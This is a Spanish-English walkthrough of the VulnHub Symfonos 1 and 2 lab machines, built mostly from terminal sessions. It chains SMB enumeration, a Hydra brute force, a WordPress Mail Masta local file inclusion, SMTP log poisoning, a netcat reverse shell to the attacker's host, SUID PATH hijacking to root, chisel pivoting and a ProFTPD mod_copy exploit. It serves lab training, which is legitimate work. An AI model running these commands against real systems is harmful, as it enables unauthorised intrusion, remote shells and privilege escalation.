Exploring Symfonos vulnhub
Dive into the cybersecurity depths with Symfonos 1 and 2, where each level brings new challenges.
-
1
Download the Isos.
wget https://download.vulnhub.com/symfonos/symfonos1.7zwget https://download.vulnhub.com/symfonos/symfonos2.7z
-
2
Convert the images for qemu
qemu-img convert -cp -f vmdk -O qcow2 symfonos-disk1.vmdk symfonos1.qcow2 (100.00/100%) qemu-img convert -cp -f vmdk -O qcow2 symfonos2-disk1.vmdk symfonos2.qcow2 (100.00/100%) #check the networks exist: sudo virsh net-list --all Name State Autostart Persistent ------------------------------------------------ bridge-vulh active no yes default active yes yes network active no yes vulhun active no yes vulhun2 active no yes #make sure the virtuals machine are running with my script virs virs _________________________________________________________ Listando todas las máquinas virtuales: 1) htb running 2) linux2022 running 3) symfonos2 running 4) edget shut 5) kasm shut 6) Nixos shut 7) _________________________________________________________ Ingresa el número de la máquina virtual que deseas gestionar: -
3
Sweep the network
sweep Available interfaces and IPs: 1 - eth0, 192.168.100.246 2 - eth1, 192.168.1.132 3 - br-ef5e4642c7c9, 172.18.0.1 4 - br-93b2916d8128, 172.20.0.1 5 - docker0, 172.17.0.1 6 - br-ee5e5ed17d40, 172.19.0.1 _________________________________________________________ Select the interface number for ARP scan: 2 [sudo] password for ass: Interface: eth1, type: EN10MB, MAC: 52:54:00:39:ee:8e, IPv4: 192.168.1.132 WARNING: Cannot open MAC/Vendor file ieee-oui.txt: Permission denied WARNING: Cannot open MAC/Vendor file mac-vendor.txt: Permission denied Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan) 192.168.1.1 52:54:00:ad:a3:8e (Unknown: locally administered) 192.168.1.215 52:54:00:58:86:66 (Unknown: locally administered) 2 packets received by filter, 0 packets dropped by kernel Ending arp-scan 1.10.0: 256 hosts scanned in 1.982 seconds (129.16 hosts/sec). 2 responded _________________________________________________________ Scanning ... Done. List of IP addresses and corresponding host names if available: 1- 192.168.1.1 - Host name not found 2- 192.168.1.132 - Host name not found 3- 192.168.1.215 - Host name not found 192.168.1.215 (ttl -> 64): Linux _________________________________________________________ Selecciona el tipo de escaner que deseas usar: 1. Ejecutar escaneo sin Pn 2. Ejecutar escaneo con Pn _________________________________________________________ El comando a ejecutar es: sudo nmap 192.168.1.215 -p- --open -sS --min-rate 5000 -v -n -oG allPorts Elige (1 o 2): 1 _________________________________________________________ Ejecutando escaneo sin Pn... Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-20 23:24 CDT Initiating ARP Ping Scan at 23:24 Scanning 192.168.1.215 [1 port] Completed ARP Ping Scan at 23:24, 0.07s elapsed (1 total hosts) Initiating SYN Stealth Scan at 23:24 Scanning 192.168.1.215 [65535 ports] Discovered open port 25/tcp on 192.168.1.215 Discovered open port 22/tcp on 192.168.1.215 Discovered open port 139/tcp on 192.168.1.215 Discovered open port 80/tcp on 192.168.1.215 Discovered open port 445/tcp on 192.168.1.215 Completed SYN Stealth Scan at 23:24, 0.34s elapsed (65535 total ports) Nmap scan report for 192.168.1.215 Host is up (0.00011s latency). Not shown: 65530 closed tcp ports (reset) PORT STATE SERVICE 22/tcp open ssh 25/tcp open smtp 80/tcp open http 139/tcp open netbios-ssn 445/tcp open microsoft-ds MAC Address: 52:54:00:58:86:66 (QEMU virtual NIC) -
4
Exploring smb
smbclient -L $ip Sharename Type Comment --------- ---- ------- print$ Disk Printer Drivers helios Disk Helios personal share anonymous Disk IPC$ IPC IPC Service (Samba 4.5.16-Debian) Reconnecting with SMB1 for workgroup listing. Server Comment --------- ------- Workgroup Master --------- ------- WORKGROUP SYMFONOS2 smbclient //$ip/anonymous -U anonymous -N Try "help" to get a list of possible commands. smb: \> ls . D 0 Fri Jun 28 20:14:49 2019 .. D 0 Fri Jun 28 20:12:15 2019 attention.txt N 154 Fri Jun 28 20:14:49 2019 19994224 blocks of size 1024. 17305016 blocks available smb: \> -
5
Get the file
smb: \> get attention.txt getting file \attention.txt of size 154 as attention.txt (30.1 KiloBytes/sec) (average 30.1 KiloBytes/sec) smb: \> exit ❯ cat attention.txt ───────┬───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │ File: attention.txt ───────┼───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ 2 │ Can users please stop using passwords like 'epidioko', 'qwerty' and 'baseball'! 3 │ 4 │ Next person I find using one of these passwords will be fired! 5 │ 6 │ -Zeus 7 │ #found nothing with hydra hydra -l zeus -P pass ssh://$ip Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway). Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-07-20 23:47:32 [WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4 [DATA] max 3 tasks per 1 server, overall 3 tasks, 3 login tries (l:1/p:3), ~1 try per task [DATA] attacking ssh://192.168.1.215:22/ 1 of 1 target completed, 0 valid password found Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-07-20 23:47:34 -
6
SSH exploit
searchsploit ssh user enumeration ----------------------------------------------------------------------------------------------- --------------------------------- Exploit Title | Path ----------------------------------------------------------------------------------------------- --------------------------------- OpenSSH 2.3 < 7.7 - Username Enumeration | linux/remote/45233.py OpenSSH 2.3 < 7.7 - Username Enumeration (PoC) | linux/remote/45210.py OpenSSH 7.2p2 - Username Enumeration | linux/remote/40136.py OpenSSH < 7.7 - User Enumeration (2) | linux/remote/45939.py OpenSSHd 7.2p2 - Username Enumeration | linux/remote/40113.txt ----------------------------------------------------------------------------------------------- --------------------------------- ❯ cd ../exploits ❯ searchsploit -m linux/remote/45939.py Exploit: OpenSSH < 7.7 - User Enumeration (2) URL: https://www.exploit-db.com/exploits/45939 Path: /usr/share/exploitdb/exploits/linux/remote/45939.py Codes: CVE-2018-15473 Verified: False File Type: Python script, ASCII text executable Copied to: /home/ass/Documents/GitHub/4rji/4rjinotes/htb/symfonos/exploits/45939.py ❯ python2 45939.py $ip root 2>/dev/null [+] root is a valid username ❯ python2 45939.py $ip roo1asd5a1dt 2>/dev/null [+] roo1asd5a1dt is a valid username #since any user is valid, then the exploit is not working. -
7
Lets try again smb
smbclient //$ip/helios -U helios%qwerty -c 'ls' . D 0 Fri Jun 28 19:32:05 2019 .. D 0 Fri Jun 28 19:37:04 2019 research.txt A 432 Fri Jun 28 19:32:05 2019 todo.txt A 52 Fri Jun 28 19:32:05 2019 19994224 blocks of size 1024. 17305004 blocks available smbclient //192.168.1.215/helios -U helios%qwerty -c 'get research.txt; get todo.txt' getting file \research.txt of size 432 as research.txt (60.3 KiloBytes/sec) (average 60.3 KiloBytes/sec) getting file \todo.txt of size 52 as todo.txt (520000.0 KiloBytes/sec) (average 67.5 KiloBytes/sec) -
8
On the file todo.txt I found a directory

❯ cat todo.txt ───────┬───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── │ File: todo.txt ───────┼───────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ 2 │ 1. Binge watch Dexter 3 │ 2. Dance 4 │ 3. Work on /h3l105 helios before hosts#since content is coming from symfonos.local I need update the hosts using my script hosthtb symfonos.local Se ha agregado "192.168.1.215 symfonos.local" al archivo /etc/hosts. 127.0.0.1 localhost 127.0.1.1 xpsWin # The following lines are desirable for IPv6 capable hosts ::1 localhost ip6-localhost ip6-loopback ff02::1 ip6-allnodes ff02::2 ip6-allrouters 10.10.10.175 EGOTISTICAL-BANK.LOCAL 192.168.1.215 symfonos.local Helios website -
9
Exploring the website and finding WP plugins
curl -s -X GET "http://$ip/h3l105/" | grep "wp-content" | grep -oP "'.*?'" | grep "symfonos.local" 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/icon-library/fonts/FontAwesome/FontAwesome.css?ver=4.3' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/css/general.min.css?ver=1.1.1' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/css/animate/animate.min.css?ver=5.2.2' 'http://symfonos.local/h3l105/wp-content/themes/twentynineteen/style.css?ver=1.4' 'http://symfonos.local/h3l105/wp-content/themes/twentynineteen/print.css?ver=1.4' 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/subscriber.js?ver=5.2.2' 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/jquery.validationEngine-en.js?ver=5.2.2' 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/jquery.validationEngine.js?ver=5.2.2' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/js/sed_app_site.min.js?ver=1.0.0' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/assets/js/livequery/jquery.livequery.min.js?ver=1.0.0' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/assets/js/livequery/sed.livequery.min.js?ver=1.0.0' 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta/lib/css/mm_frontend.css?ver=5.2.2' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/js/animate/wow.min.js?ver=1.0.2' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/js/parallax/jquery.parallax.min.js?ver=1.1.3' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/framework/assets/js/render.min.js?ver=1.0.0' 'http://symfonos.local/h3l105/wp-content/plugins/site-editor/editor/extensions/pagebuilder/modules/row/js/row.js?ver=1.0.0' 'http://symfonos.local/h3l105/wp-content/uploads/siteeditor/sed_general_home.css' curl -s -X GET "http://$ip/h3l105/" | grep "wp-content" | grep -oP "'.*?'" | grep "symfonos.local" | cut -d '/' -f1-7 | sort -u 'http://symfonos.local/h3l105/wp-content/plugins/mail-masta 'http://symfonos.local/h3l105/wp-content/plugins/site-editor 'http://symfonos.local/h3l105/wp-content/themes/twentynineteen 'http://symfonos.local/h3l105/wp-content/uploads/siteeditor ❯ searchsploit mail masta ------------------------------------------------------------------------------------------ --------------------------------- Exploit Title | Path ------------------------------------------------------------------------------------------ --------------------------------- WordPress Plugin Mail Masta 1.0 - Local File Inclusion | php/webapps/40290.txt WordPress Plugin Mail Masta 1.0 - Local File Inclusion (2) | php/webapps/50226.py WordPress Plugin Mail Masta 1.0 - SQL Injection | php/webapps/41438.txt ------------------------------------------------------------------------------------------ --------------------------------- -
10
Searchxploit
#Used T to see it in color using my function or coll for last command T searchsploit -x php/webapps/40290.txt │ STDIN ───────┼────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────── 1 │ Exploit: WordPress Plugin Mail Masta 1.0 - Local File Inclusion 2 │ URL: https://www.exploit-db.com/exploits/40290 3 │ Path: /usr/share/exploitdb/exploits/php/webapps/40290.txt 4 │ Codes: N/A 5 │ Verified: True 6 │ File Type: ASCII text 7 │ [+] Date: [23-8-2016] 8 │ [+] Autor Guillermo Garcia Marcos 9 │ [+] Vendor: https://downloads.wordpress.org/plugin/mail-masta.zip 10 │ [+] Title: Mail Masta WP Local File Inclusion 11 │ [+] info: Local File Inclusion 12 │ 13 │ The File Inclusion vulnerability allows an attacker to include a file, usually exploiting a "dynamic file inclusion" mechanisms i │ mplemented in the target application. The vulnerability occurs due to the use of user-supplied input without proper validation. 14 │ 15 │ Source: /inc/campaign/count_of_send.php 16 │ Line 4: include($_GET['pl']); 17 │ 18 │ Source: /inc/lists/csvexport.php: 19 │ Line 5: include($_GET['pl']); 20 │ 21 │ Source: /inc/campaign/count_of_send.php 22 │ Line 4: include($_GET['pl']); 23 │ 24 │ Source: /inc/lists/csvexport.php 25 │ Line 5: include($_GET['pl']); 26 │ 27 │ Source: /inc/campaign/count_of_send.php 28 │ Line 4: include($_GET['pl']); 29 │ 30 │ 31 │ This looks as a perfect place to try for LFI. If an attacker is lucky enough, and instead of selecting the appropriate page from │ the array by its name, the script directly includes the input parameter, it is possible to include arbitrary files on the server. 32 │ 33 │ 34 │ Typical proof-of-concept would be to load passwd file: 35 │ 36 │ 37 │ http://server/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd 38 │ #Line 37, try it on firefox or curl http://192.168.10.182/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/etc/passwd curl http://192.168.10.182/h3l105//wp-content/plugins/mail-masta/inc/campaign/count_of_send.php\?pl\=/etc/passwd root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false _apt:x:104:65534::/nonexistent:/bin/false Debian-exim:x:105:109::/var/spool/exim4:/bin/false messagebus:x:106:111::/var/run/dbus:/bin/false sshd:x:107:65534::/run/sshd:/usr/sbin/nologin helios:x:1000:1000:,,,:/home/helios:/bin/bash mysql:x:108:114:MySQL Server,,,:/nonexistent:/bin/false postfix:x:109:115::/var/spool/postfix:/bin/false -
11
Lets create a script:
Code Example with Copy Functionality
#!/bin/bash function ctrl_c(){ echo -e "\n\n[!] exit...\n" exit 1 } trap ctrl_c INT function fileRead(){ filename=$1 echo -e "\n[+] Este es el contenido de $filename:\n" curl -s -X GET "http://192.168.10.182/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=$filename" } if [ "$1" == "-f" ] && [ -n "$2" ]; then fileRead $2 else echo -e "Uso: $0 -f filename" fi -
12
Using the script and the coll function (inside the zshrc)
-
13
Poison port 25
❯ telnet $ip 25 Trying 192.168.10.182... Connected to 192.168.10.182. Escape character is '^]'. 220 symfonos.localdomain ESMTP Postfix (Debian/GNU) MAIL FROM: 4RJI 250 2.1.0 Ok RCPT TO: helios 250 2.1.5 Ok DATA 354 End data with. # # check image mail.png, from the folder img, . 250 2.0.0 Ok: queued as 416B24084F QUIT 221 2.0.0 Bye Connection closed by foreign host. ; Thu, 1 Aug 2024 20:58:16 -0500 (CDT) -
14
curl -s -X GET "http://192.168.10.182/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios" #inject whoami command curl -s -X GET "http://192.168.10.182/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=whoami" From 4RJI@symfonos.localdomain Thu Aug 1 20:58:52 2024 Return-Path: <4RJI@symfonos.localdomain> X-Original-To: helios Delivered-To: helios@symfonos.localdomain Received: from xpsWin.isolate (xpsWin.isolate [192.168.10.240]) by symfonos.localdomain (Postfix) with SMTP id 416B24084F for; Thu, 1 Aug 2024 20:58:16 -0500 (CDT) helios Log poison executed. -
15
Lets get a shell
curl -s -X GET "http://192.168.10.182/h3l105/wp-content/plugins/mail-masta/inc/campaign/count_of_send.php?pl=/var/mail/helios&cmd=nc+-e+/bin/bash+192.168.10.240+443" nc -nlvp 443 listening on [any] 443 ... connect to [192.168.10.240] from (UNKNOWN) [192.168.10.182] 37950 whoami helios -
16
Get a console
script /dev/null -c bash Script started, file is /dev/null h3l105/wp-content/plugins/mail-masta/inc/campaign$ ^Z. #control Z [1] + 58518 suspended nc -nlvp 443 ❯ stty raw -echo; fg [1] + 58518 continued nc -nlvp 443 reset xterm #our terminal get the size of tty ❯ stty size 57 138 h3l105/wp-content/plugins/mail-masta/inc/campaign$ stty rows 57 columns 138 helios@symfonos:/var/www/html/h3l105/wp-content/plugins/mail-masta/inc/campaign$ export TERM=xterm -
17
Since we dont have nmap, we use sweep to scan the network
#start the python server with my scripts servidor Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ... wget 192.168.10.240/sweep bash sweep Scan PING of IP addresses and corresponding host names if available: 1- 10.10.0.1 - Host name not found 2- 10.10.0.178 - Host name not found wget ncmap bash ncmap 10.10.0.178 nc -nv -w 1 -z 10.10.0.178 1-1000 (UNKNOWN) [10.10.0.178] 445 (microsoft-ds) open (UNKNOWN) [10.10.0.178] 139 (netbios-ssn) open (UNKNOWN) [10.10.0.178] 80 (http) open (UNKNOWN) [10.10.0.178] 22 (ssh) open (UNKNOWN) [10.10.0.178] 21 (ftp) open -
18
Root the machine first
#download capas script wget $ip/capas helios@symfonos:/dev/shm$ bash capas find / -perm -u=s -type f 2>/dev/null find / -perm -g=s -type f 2>/dev/null find / -perm -4000 -type f -ls 2>/dev/null getcap -r / 2>/dev/null _______________________________________ Buscando archivos con el bit setuid activado: _______________________________________ find / -perm -u=s -type f 2>/dev/null Presione Enter para continuar con el siguiente comando, o 'n' para salir: ^C helios@symfonos:/dev/shm$ find / -perm -4000 -type -f ls 2>/dev/null helios@symfonos:/dev/shm$ find / -perm -4000 -type f -ls 2>/dev/null 525788 12 -rwsr-xr-x 1 root root 10232 Mar 27 2017 /usr/lib/eject/dmcrypt-get-device 529794 44 -rwsr-xr-- 1 root messagebus 42992 Jun 9 2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper 403969 432 -rwsr-xr-x 1 root root 440728 Mar 1 2019 /usr/lib/openssh/ssh-keysign 393297 60 -rwsr-xr-x 1 root root 59680 May 17 2017 /usr/bin/passwd 393296 76 -rwsr-xr-x 1 root root 75792 May 17 2017 /usr/bin/gpasswd 396158 40 -rwsr-xr-x 1 root root 40312 May 17 2017 /usr/bin/newgrp 393294 40 -rwsr-xr-x 1 root root 40504 May 17 2017 /usr/bin/chsh 393293 52 -rwsr-xr-x 1 root root 50040 May 17 2017 /usr/bin/chfn 131108 12 -rwsr-xr-x 1 root root 8640 Jun 28 2019 /opt/statuscheck 655404 44 -rwsr-xr-x 1 root root 44304 Mar 7 2018 /bin/mount 655405 32 -rwsr-xr-x 1 root root 31720 Mar 7 2018 /bin/umount 655402 40 -rwsr-xr-x 1 root root 40536 May 17 2017 /bin/su 655427 60 -rwsr-xr-x 1 root root 61240 Nov 10 2016 /bin/ping #bingo 131108 12 -rwsr-xr-x 1 root root 8640 Jun 28 2019 /opt/statuscheck strings /opt/statuscheck | less /lib64/ld-linux-x86-64.so.2 libc.so.6 system __cxa_finalize __libc_start_main _ITM_deregisterTMCloneTable __gmon_start__ _Jv_RegisterClasses _ITM_registerTMCloneTable GLIBC_2.2.5 curl -I H http://lH ocalhostH AWAVA AUATL []A\A]A^A_ -
19
Path Hijacking
#create a curl file, like this: nano curl #content: chmod u+s /bin/bash chmod +x curl #create a new path helios@symfonos:/dev/shm$ export PATH=.:$PATH helios@symfonos:/dev/shm$ echo $PATH .:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin helios@symfonos:/dev/shm$ ls -l /bin/bash -rwxr-xr-x 1 root root 1099016 May 15 2017 /bin/bash #execute the command: /opt/statuscheck helios@symfonos:/dev/shm$ bash -p bash-4.4# whoami root -
20
Chisel
wget $ip/chisel chmod +x chisel ./chisel client 192.168.10.240:1234 R:socks #on kali chisel server --reverse -p 1234 2024/08/01 22:12:14 server: Reverse tunnelling enabled 2024/08/01 22:12:14 server: Fingerprint co78sids7/075YULTibrH0Q0eryWel9igYdr9yxkNTY= 2024/08/01 22:12:14 server: Listening on http://0.0.0.0:1234 -
21
Now we can use nmap in the new server
sudo nano /etc/proxychains.conf socks5 127.0.0.1 1080 sudo proxychains nmap -sT -Pn -sCV -p21,22,80,139,445 -oN target 10.10.0.178 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:21 ... OK Nmap scan report for 10.10.0.178 Host is up (0.0040s latency). PORT STATE SERVICE VERSION 21/tcp open ftp ProFTPD 1.3.5 22/tcp open ssh OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0) | ssh-hostkey: | 2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA) | 256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA) |_ 256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519) 80/tcp open http WebFS httpd 1.21 |_http-server-header: webfs/1.21 |_http-title: Site doesn't have a title (text/html). 139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP) 445/tcp open netbios-ssn Samba smbd 4.5.16-Debian (workgroup: WORKGROUP) Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel Host script results: | smb2-security-mode: | 3:1:1: |_ Message signing enabled but not required |_clock-skew: mean: 1h39m58s, deviation: 2h53m12s, median: -1s | smb-os-discovery: | OS: Windows 6.1 (Samba 4.5.16-Debian) | Computer name: symfonos2 | NetBIOS computer name: SYMFONOS2\x00 | Domain name: \x00 | FQDN: symfonos2 |_ System time: 2024-08-01T22:30:26-05:00 | smb2-time: | date: 2024-08-02T03:30:29 |_ start_date: N/A | smb-security-mode: | account_used: guest | authentication_level: user | challenge_response: supported |_ message_signing: disabled (dangerous, but default) Service detection performed. Please report any incorrect results at https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in 48.33 seconds -
22
SMB
proxychains smbclient -L 10.10.0.178 [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:445 ... OK Password for [WORKGROUP\ass]: Sharename Type Comment --------- ---- ------- print$ Disk Printer Drivers anonymous Disk IPC$ IPC IPC Service (Samba 4.5.16-Debian) Reconnecting with SMB1 for workgroup listing. [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:139 ... OK Server Comment --------- ------- Workgroup Master --------- ------- WORKGROUP SYMFONOS2 proxychains smbclient //10.10.0.178/anonymous -U anonymous [proxychains] config file found: /etc/proxychains.conf [proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4 [proxychains] DLL init: proxychains-ng 4.17 Password for [WORKGROUP\anonymous]: [proxychains] Strict chain ... 127.0.0.1:1080 ... 10.10.0.178:445 ... OK Try "help" to get a list of possible commands. smb: \> ls . D 0 Thu Jul 18 09:30:09 2019 .. D 0 Thu Jul 18 09:29:08 2019 backups D 0 Thu Jul 18 09:25:17 2019 19728000 blocks of size 1024. 16313032 blocks available smb: \> cd backups\ smb: \backups\> ls . D 0 Thu Jul 18 09:25:17 2019 .. D 0 Thu Jul 18 09:30:09 2019 log.txt N 11394 Thu Jul 18 09:25:16 2019 19728000 blocks of size 1024. 16313032 blocks available smb: \backups\> get log.txt getting file \backups\log.txt of size 11394 as log.txt (1112.7 KiloBytes/sec) (average 1112.7 KiloBytes/sec) smb: \backups\> -
23
cat log.txt  | cat -l rb

head log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
# Sample configuration file for the Samba suite for Debian GNU/Linux.
#
#
# This is the main Samba configuration file. You should read the


#lets check the nmap file
❯ cat ../nmap/target2
───────┬──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
       │ File: ../nmap/target2
───────┼──────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────────
   1   │ # Nmap 7.94SVN scan initiated Thu Aug  1 22:38:32 2024 as: nmap -sT -Pn -sCV -p21,22,80,139,445 -oN target 10.10.0.178
   2   │ Nmap scan report for 10.10.0.178
   3   │ Host is up (0.0044s latency).
   4   │
   5   │ PORT    STATE SERVICE     VERSION
   6   │ 21/tcp  open  ftp         ProFTPD 1.3.5
   7   │ 22/tcp  open  ssh         OpenSSH 7.4p1 Debian 10+deb9u6 (protocol 2.0)
   8   │ | ssh-hostkey:
   9   │ |   2048 9d:f8:5f:87:20:e5:8c:fa:68:47:7d:71:62:08:ad:b9 (RSA)
  10   │ |   256 04:2a:bb:06:56:ea:d1:93:1c:d2:78:0a:00:46:9d:85 (ECDSA)
  11   │ |_  256 28:ad:ac:dc:7e:2a:1c:f6:4c:6b:47:f2:d6:22:5b:52 (ED25519)
  12   │ 80/tcp  open  http        WebFS httpd 1.21
  13   │ |_http-title: Site doesn't have a title (text/html).
  14   │ |_http-server-header: webfs/1.21
PROFTPD -
24
searchsploit proftpd 1.3.5 -------------------------------------------------------------------------------------------------------- --------------------------------- Exploit Title | Path -------------------------------------------------------------------------------------------------------- --------------------------------- ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit) | linux/remote/37262.rb ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution | linux/remote/36803.py ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2) | linux/remote/49908.py ProFTPd 1.3.5 - File Copy | linux/remote/36742.txt ❯ searchsploit -x linux/remote/36742.txt to be used by *unauthenticated clients*: --------------------------------- Trying 80.150.216.115... Connected to 80.150.216.115. Escape character is '^]'. 220 ProFTPD 1.3.5rc3 Server (Debian) [::ffff:80.150.216.115] site help 214-The following SITE commands are recognized (* =>'s unimplemented) 214-CPFRpathname 214-CPTO pathname 214-UTIME YYYYMMDDhhmm[ss] path 214-SYMLINK source destination 214-RMDIR path 214-MKDIR path 214-The following SITE extensions are recognized: 214-RATIO -- show all ratios in effect 214-QUOTA 214-HELP 214-CHGRP 214-CHMOD 214 Direct comments to root@www01a site cpfr /etc/passwd 350 File or directory exists, ready for destination name site cpto /tmp/passwd.copy 250 Copy successful -
25
